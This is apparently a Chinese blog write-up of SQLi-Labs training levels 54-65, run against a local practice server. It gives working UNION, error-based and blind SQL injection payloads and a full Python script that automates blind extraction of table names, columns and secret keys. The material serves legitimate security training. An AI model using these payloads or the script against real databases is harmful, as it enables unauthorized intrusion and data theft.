
SQLI LABS Challenges Part(54-65) WriteUp
终于到了最后一部分,这些关跟之前不同的是这里是限制次数的。
less-54:
这题比较好玩,10次之内爆出数据。先试试是什么类型:
?id=1' and '1 ==>>正常

?id=1' and '0 ==>>不正常
所以是单引号注入。union一波试试:
?id=1' union select 1,2,'3
果然回显了。下面就从information_schema中爆数据了:
爆表名
?id=100' union select 1,(select group_concat(table_name separator 0x7e) from information_schema.tables where table_schema='challenges'),'3

爆字段名
127.0.0.1:85/sqli-labs-master/Less-54/index.php?id=100' union select 1,(select group_concat(column_name separator 0x7e) from information_schema.columns where table_name='yrby6u7nvw'),'3

爆数据
127.0.0.1:85/sqli-labs-master/Less-54/index.php?id=100' union select 1,(select secret_2BUB from challenges.yrby6u7nvw),'3

输入密钥后,成功:

less-55:
这题搞了好久,没有回显,只能盲注。后来实在没办法(我太菜了π_π),看了下源码,原来id被包起来了:
$sql="SELECT * FROM security.users WHERE id=($id) LIMIT 0,1";
所以payload应该为:
?id=100) union select 1,2,3--%20

剩下的跟less-54差不多了。
less-56:
先fuzz是什么注入类型:
?id=1 ==>> 正常

?id=1 and 0 ==>> 正常

?id=1' and '0 ==>> 无数据
由此判断出是单引号注入,尝试union:
?id=100' union select 1,2,'3
无返回结果,有可能和less-55一样,参数被括号包裹了,尝试一下:
?id=100') union (select 1,2,'3

下面操作就跟之前差不多了。
less-57:

跟上面几题一样,只不过是双引号注入,payload:
?id=100" union select 1,2,"3
less-58:
这题跟前面几个都不一样,想使用union,可是出来的数据都是一样的。后来看了一下源码:

可以看出,username和password是固定的数组,所以我们注入的数据是union不出来的。总不能用时间盲注吧,毕竟这题只有五次机会。实在没辙,看了眼wp,原来是用的报错注入,我好笨。。看一眼payload:
爆表名
?id=1'-extractvalue(1,concat(0x7e,(select group_concat(table_name separator 0x7f) from information_schema.tables where table_schema='challenges'),0x7e))-'1

爆字段

?id=1'-extractvalue(1,concat(0x7e,(select group_concat(column_name separator 0x7f) from information_schema.columns where table_name='kunnw7szqe'),0x7e))-'1
爆数据
?id=1'-extractvalue(1,concat(0x7e,(select group_concat(secret_POYF separator 0x7d) from challenges.kunnw7szqe),0x7e))-'1
成功:

less-59:
跟上一题一样,只不过是数值型注入,爆表名payload:
?id=100 union select 1,(extractvalue(1,concat(0x7e,(select group_concat(table_name separator 0x7d) from information_schema.tables where table_schema='challenges'),0x7e))),3--%20

剩下的跟前面差不多了~
less-60:
先fuzz:
?id=1 and 0 ==>> 正常

?id=1' and '0 ==>> 正常

?id=1" and "0 ==>> 不正常
所以是双引号注入。尝试:
?id=1" union select 1,2,"3
返回SQL语法错误,根据错误信息,发现id是被括号包着的,所以稍微改一下:
?id=1") union select 1,2,3--%20
还是返回跟之前一样的数据,估计后台又是用数据来提取信息的,所以尝试报错:
?id=100") union select 1,(extractvalue(1,concat(0x7e,database(),0x7e))),3--%20

剩下的操作就跟之前差不多了。
less-61:
同样,先fuzz是什么类型。结果是单引号注入。输入一个单引号之后返回SQL语法错误,根据返回信息,发现id被两个括号包着了。用报错注入,payload:
?id=100')) union select 1,(extractvalue(1,concat(0x7e,database(),0x7e))),3--%20

less-62:
fuzz之后发现是单引号注入,尝试:
?id=100' union select 1,2,3--%20
没有返回数据,估计是后台出错了,加个括号:
?id=100') union select 1,2,3--%20
这题可以尝试130次,估计是要用盲注了。试了试报错注入,果然不行,看来只能写脚本了。payload:
id=1' and if((条件),1,0)-'1

已知表名长度:10,字段名长度:4,数据长度:24。用二分法的话,每猜一个字符大概要6次,而一共有38个字符,所以大概要猜228次。离130还有很大距离。。
直接附个脚本:
#!/usr/bin/env python3

import requests, math

#常量定义

words = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ_abcdefghijklmnopqrstuvwxyz"

words_len = len(words)

url = 'http://127.0.0.1:85/sqli-labs-master/Less-62/index.php'

#创建字符表,以ascii排序

#基于时间的盲注

#爆表名

table_name_payload1 = '1\' and (if((ord(substr(((select group_concat(table_name separator 0x7e) from information_schema.tables where table_schema=\'challenges\')),{},1))>{}),1,0))-\''

table_name_payload2 = '1\' and (if((ord(substr(((select group_concat(table_name separator 0x7e) from information_schema.tables where table_schema=\'challenges\')),{},1))<{}),1,0))-\''

table_name_payload3 = '1\' and (if((ord(substr(((select group_concat(table_name separator 0x7e) from information_schema.tables where table_schema=\'challenges\')),{},1))={}),1,0))-\''

#爆字段名

column_name_payload1 = '1\' and (if((ord(substr(((select column_name from information_schema.columns where table_name=\'{}\' and column_name like \'secret_%\')),{},1))>{}),1,0))-\''

column_name_payload2 = '1\' and (if((ord(substr(((select column_name from information_schema.columns where table_name=\'{}\' and column_name like \'secret_%\')),{},1))<{}),1,0))-\''

column_name_payload3 = '1\' and (if((ord(substr(((select column_name from information_schema.columns where table_name=\'{}\' and column_name like \'secret_%\')),{},1))={}),1,0))-\''

#爆数据

data_payload1 = '1\' and (if((ord(substr((select {} from challenges.{}),{},1))>{}),1,0))-\''

data_payload2 = '1\' and (if((ord(substr((select {} from challenges.{}),{},1))<{}),1,0))-\''

data_payload3 = '1\' and (if((ord(substr((select {} from challenges.{}),{},1))={}),1,0))-\''

def find_tableName():

    #表名

    table_name = ''

    print("\n[+}retrieving table name...")

    index = 1

    for i in range(1, 11):

        # if(len(table_name) == 10):

            # break

        min = 0

        max = words_len-1

        cur = math.floor((max+min)/2)

        table_name_payload = {'id':table_name_payload1.format(i, ord(words[cur]))}

        # print(table_name_payload)

        # print(words[cur])

        # exit()

        while(1):

            resp = requests.get(url, params=table_name_payload)

            #print("No.{}: {}".format(index, words[cur]))

            index += 1

            # print("\n"+resp.content.decode('utf-8'))

            # exit()

            if("Login name" in resp.content.decode('utf-8')):

                #向右取

                #print("right {} {} {}".format(min, cur, max))

                min = cur

                if(cur+1 == max):

                    #成功

                    table_name += words[max]

                    #print("\n####got one! {}\n".format(table_name))

                    print('{}'.format(table_name))

                    break

                cur = math.floor((max+min)/2)

                table_name_payload = {'id':table_name_payload1.format(i, ord(words[cur]))}

                continue

            elif("Login name" not in resp.content.decode('utf-8')):

                #向左取

                #print("left {} {} {}".format(min, cur, max))

                if(cur+1 == max):

                    #成功

                    table_name_payload = {'id':table_name_payload3.format(i, ord(words[cur]))}

                    resp = requests.get(url, params=table_name_payload)

                    #print("No.{}: {}".format(index, words[cur]))

                    if("Login name" in resp.content.decode('utf-8')):

                        table_name += words[cur]

                    else:

                        table_name += words[min]

                    #print("\n####got one! {}\n".format(table_name))

                    print('{}'.format(table_name))

                    break

                max = cur

                cur = math.floor((max+min)/2)

                table_name_payload = {'id':table_name_payload1.format(i, ord(words[cur]))}

    print('[+]table_name: {}\n[+]{} times'.format(table_name, index))

    return table_name

def find_columnName(table_name):

    #字段名

    column_name = 'secret_'

    print("\n[+}retrieving column name...")

    is_done = False

    index = 1

    for i in range(8, 12):

        min = 0

        max = words_len-1

        cur = math.floor((max+min)/2)

        column_name_payload = {'id':column_name_payload1.format(table_name, i, ord(words[cur]))}

        while(1):

            resp = requests.get(url, params=column_name_payload)

            #print(column_name_payload)

            index += 1

            if("Login name" in resp.content.decode('utf-8')):

                #向右取

                #print("right {} {} {}".format(min, cur, max))

                min = cur

                if(cur+1 == max):

                    #成功

                    column_name += words[max]

                    #print("\n####got one! {}\n".format(column_name))

                    print('{}'.format(column_name))

                    break

                cur = math.floor((max+min)/2)

                column_name_payload = {'id':column_name_payload1.format(table_name, i, ord(words[cur]))}

                continue

            elif("Login name" not in resp.content.decode('utf-8')):

                #向左取

                #print("left {} {} {}".format(min, cur, max))

                if(cur+1 == max):

                    #成功

                    column_name_payload = {'id':column_name_payload3.format(table_name, i, ord(words[cur]))}

                    resp = requests.get(url, params=column_name_payload)

                    #print(column_name_payload)

                    index += 1

                    #print("No.{}: {}".format(index, words[cur]))

                    if("Login name" in resp.content.decode('utf-8')):

                        column_name += words[cur]

                    else:

                        column_name += words[min]

                    #print("\n####got one! {}\n".format(column_name))

                    print('{}'.format(column_name))

                    break

                max = cur

                cur = math.floor((max+min)/2)

                column_name_payload = {'id':column_name_payload1.format(table_name, i, ord(words[cur]))}

    print('[+]column_name: {}\n[+]{} times'.format(column_name, index))

    return column_name

def retrieve_data(table_name, column_name):

    #爆数据

    data = ''

    print("\n[+}retrieving data...")

    index = 1

    for i in range(1, 25):

        min = 0

        max = words_len-1

        cur = math.floor((max+min)/2)

        data_payload = {'id':data_payload1.format(column_name, table_name, i, ord(words[cur]))}

        while(1):

            resp = requests.get(url, params=data_payload)

            #print(data_payload)

            index += 1

            if("Login name" in resp.content.decode('utf-8')):

                #向右取

                #print("right {} {} {}".format(min, cur, max))

                if(cur+1 == max):

                    #成功

                    data += words[max]

                    #print("\n####got one! {}\n".format(data))

                    print('{}'.format(data))

                    break

                min = cur

                cur = math.floor((max+min)/2)

                data_payload = {'id':data_payload1.format(column_name, table_name, i, ord(words[cur]))}

                continue

            elif("Login name" not in resp.content.decode('utf-8')):

                #向左取

                #print("left {} {} {}".format(min, cur, max))

                if(cur+1 == max):

                    #成功

                    data_payload = {'id':data_payload3.format(column_name, table_name, i, ord(words[cur]))}

                    resp = requests.get(url, params=data_payload)

                    #print(data_payload)

                    index += 1

                    #print("No.{}: {}".format(index, words[cur]))

                    if("Login name" in resp.content.decode('utf-8')):

                        data += words[cur]

                    else:

                        data += words[min]

                    #print("\n####got one! {}\n".format(data))

                    print('{}'.format(data))

                    break

                max = cur

                cur = math.floor((max+min)/2)

                data_payload = {'id':data_payload1.format(column_name, table_name, i, ord(words[cur]))}

    print('[+]data: {}\n[+]{} times'.format(data, index))

    return data

if __name__ == '__main__':

    table_name = find_tableName()

    column_name = find_columnName(table_name)

    data = retrieve_data(table_name, column_name)
运行截图:
less-63:
跟上一题没什么区别,只是id没有被包在括号里,脚本没有区别。
less-64:
这题是数字型注入,把上面payload中的引号去掉就好了。
less-65:
双引号注入,把less-62中的单引号换成双引号就ok了。
总结:
终于写完了,中间走走停停做了好几个星期。不过这一套下来,的确学到了一些东西。整体难度不算难,主要就是巩固基础,形成自己的一套注入方法。从fuzz注入类型,到写payload,再到写脚本,都变得更加得心应手,所以收获还是蛮大的。
SQLI LABS Challenges Part(54-65) WriteUp的更多相关文章
- SQLI LABS Basic Part(1-22) WriteUp
好久没有专门练SQL注入了,正好刷一遍SQLI LABS,复习巩固一波~ 环境: phpStudy(之前一直用自己搭的AMP,下了这个之后才发现这个更方便,可以切换不同版本的PHP,没装的小伙伴赶紧试 ...
- SQLI LABS Advanced Part(23-37) WriteUp
继续继续!这里是高级部分! less-23: 提示输入id参数,尝试: ?id=1' and '1 返回的结果与?id=1相同,所以可以直接利用了. ?id=1' order by 5# 可是页面返回 ...
- SQLI LABS Stacked Part(38-53) WriteUp
这里是堆叠注入部分 less-38: 这题啥过滤都没有,直接上: ?id=100' union select 1,2,'3 less-39: 同less-38: ?id=100 union selec ...
- Sqli labs系列-less-3 。。。
原本想着找个搜索型的注入玩玩,毕竟昨天被实力嘲讽了 = = . 找了好长时间,我才发现,我没有 = = ,网上搜了一个存在搜索型注入的源码,我看了好长时间,楞没看出来从哪里搜索注入了....估计是我太 ...
- Sqli labs系列-less-2 详细篇
就今天晚上一个小插曲,瞬间感觉我被嘲讽了. SQL手工注入这个东西,杂说了吧,如果你好久不玩的话,一时说开了,你也只能讲个大概,有时候,长期不写写,你的构造语句还非常容易忘,要不我杂会被瞬间嘲讽了啊. ...
- Sqli labs系列-less-1 详细篇
要说 SQL 注入学习,网上众多的靶场,就属 Sqli labs 这个系列挺不错的,关卡达到60多关了,我自己也就打了不几关,一个挺不错的练习SQL注入的源码. 我一开始就准备等我一些原理篇总结完了, ...
- SQL注入系列:SQLi Labs
前言 关于注释 说明:在SQL中--[空格]表示注释,但是在URL中--空格在发送请求的时候会把最后的空格去掉,所以用--+代替,因为+在被URL编码后会变成空格 MYSQL有三种常用注释: --[空 ...
- Sqli - Labs 靶场笔记(一)
Less - 1: 页面: URL: http://127.0.0.1/sqli-labs-master/Less-1/ 测试: 1.回显正常,说明不是数字型注入, http://127.0.0.1/ ...
- Sqli labs系列-less-5&6 报错注入法(下)
我先输入 ' 让其出错. 然后知道语句是单引号闭合. 然后直接 and 1=1 测试. 返回正常,再 and 1=2 . 返回错误,开始猜表段数. 恩,3位.让其报错,然后注入... 擦,不错出,再加 ...
随机推荐
- python importlib动态导入模块
一般而言,当我们需要某些功能的模块时(无论是内置模块或自定义功能的模块),可以通过import module 或者 from * import module的方式导入,这属于静态导入,很容易理解. 而 ...
- 拾人牙慧篇之——基于HTML5中websocket来实现消息推送功能
一.写在前面 要求做一个,后台发布信息,前台能即时得到通知的消息推送功能.网上搜了也有很多方式,ajax的定时询问,Comet方式,Server-Sent方式,以及websocket.表示除了定时询问 ...
- Java Elasticsearch新手入门教程
概要: 1.使用Eclipse搭建Elasticsearch详情参考下面链接 2.Java Elasticsearch 配置 3.ElasticSearch Java Api(一) -添加数据创建索引 ...
- Effective C++ 读书笔记(46-50)
条款四十六:需要类型转换时请为模板定义非成员函数 条款四十七:请使用traits classes 表现类型信息 1.整合重载技术后,traits classes 有可能在编译期对类型执行if...el ...
- asp.net 六大对象之Request、Response
ASP.NET的六大对象,本质上只是 Context 里面的属性,严格上不是对象. 1.Request-->读取客户端在Web请求期间发送的值 2.Response-->封装了页面执行期后 ...
- Total Command使用笔记
一.快键键(基于水晶2右)以下数字小键盘无效 Tab 左右窗口切换 Ctrl+d 进入工作目录ctrl+d+数字 指定目录alt+←/→ 后退/前进目录ctrl+\ 跳转到根目录Ctrl+b,不分层级 ...
- 【多线程】-Thread
Thread介绍(实例化): Thread类可以创建和控制线程,Thread类的构造函数重载为接受ThreadStart和ParameterizedThreadStart类型的委托参数.微软官网给出的 ...
- ruby klb.rb irb
1.字符串格式化 Python "%s=%s" % (k, v) 在阅读 Python 字符串格式化的时候,视线先看到字符串的 %s 字样,但是不知道这指的是什么,然后看后面的变量 ...
- shell 中test命令
test可用于测试表达式,支持测试的范围包括:字符串比较,算术比较,文件存在性.属性.类型等判断.例如,判断文件是否为空.文件是否存在.是否是目录.变量是否大于5.字符串是否等于"longs ...
- 部署点评Cat监控项目
在项目中监控代码运行的状况,可以采用点评的Cat项目来监控整个项目,但是按照官方的文档来部署cat,总会遇到各种问题,讲解的也不够简明清楚,现在用一个单机来部署运行cat监控项目. 首先,到项目的Gi ...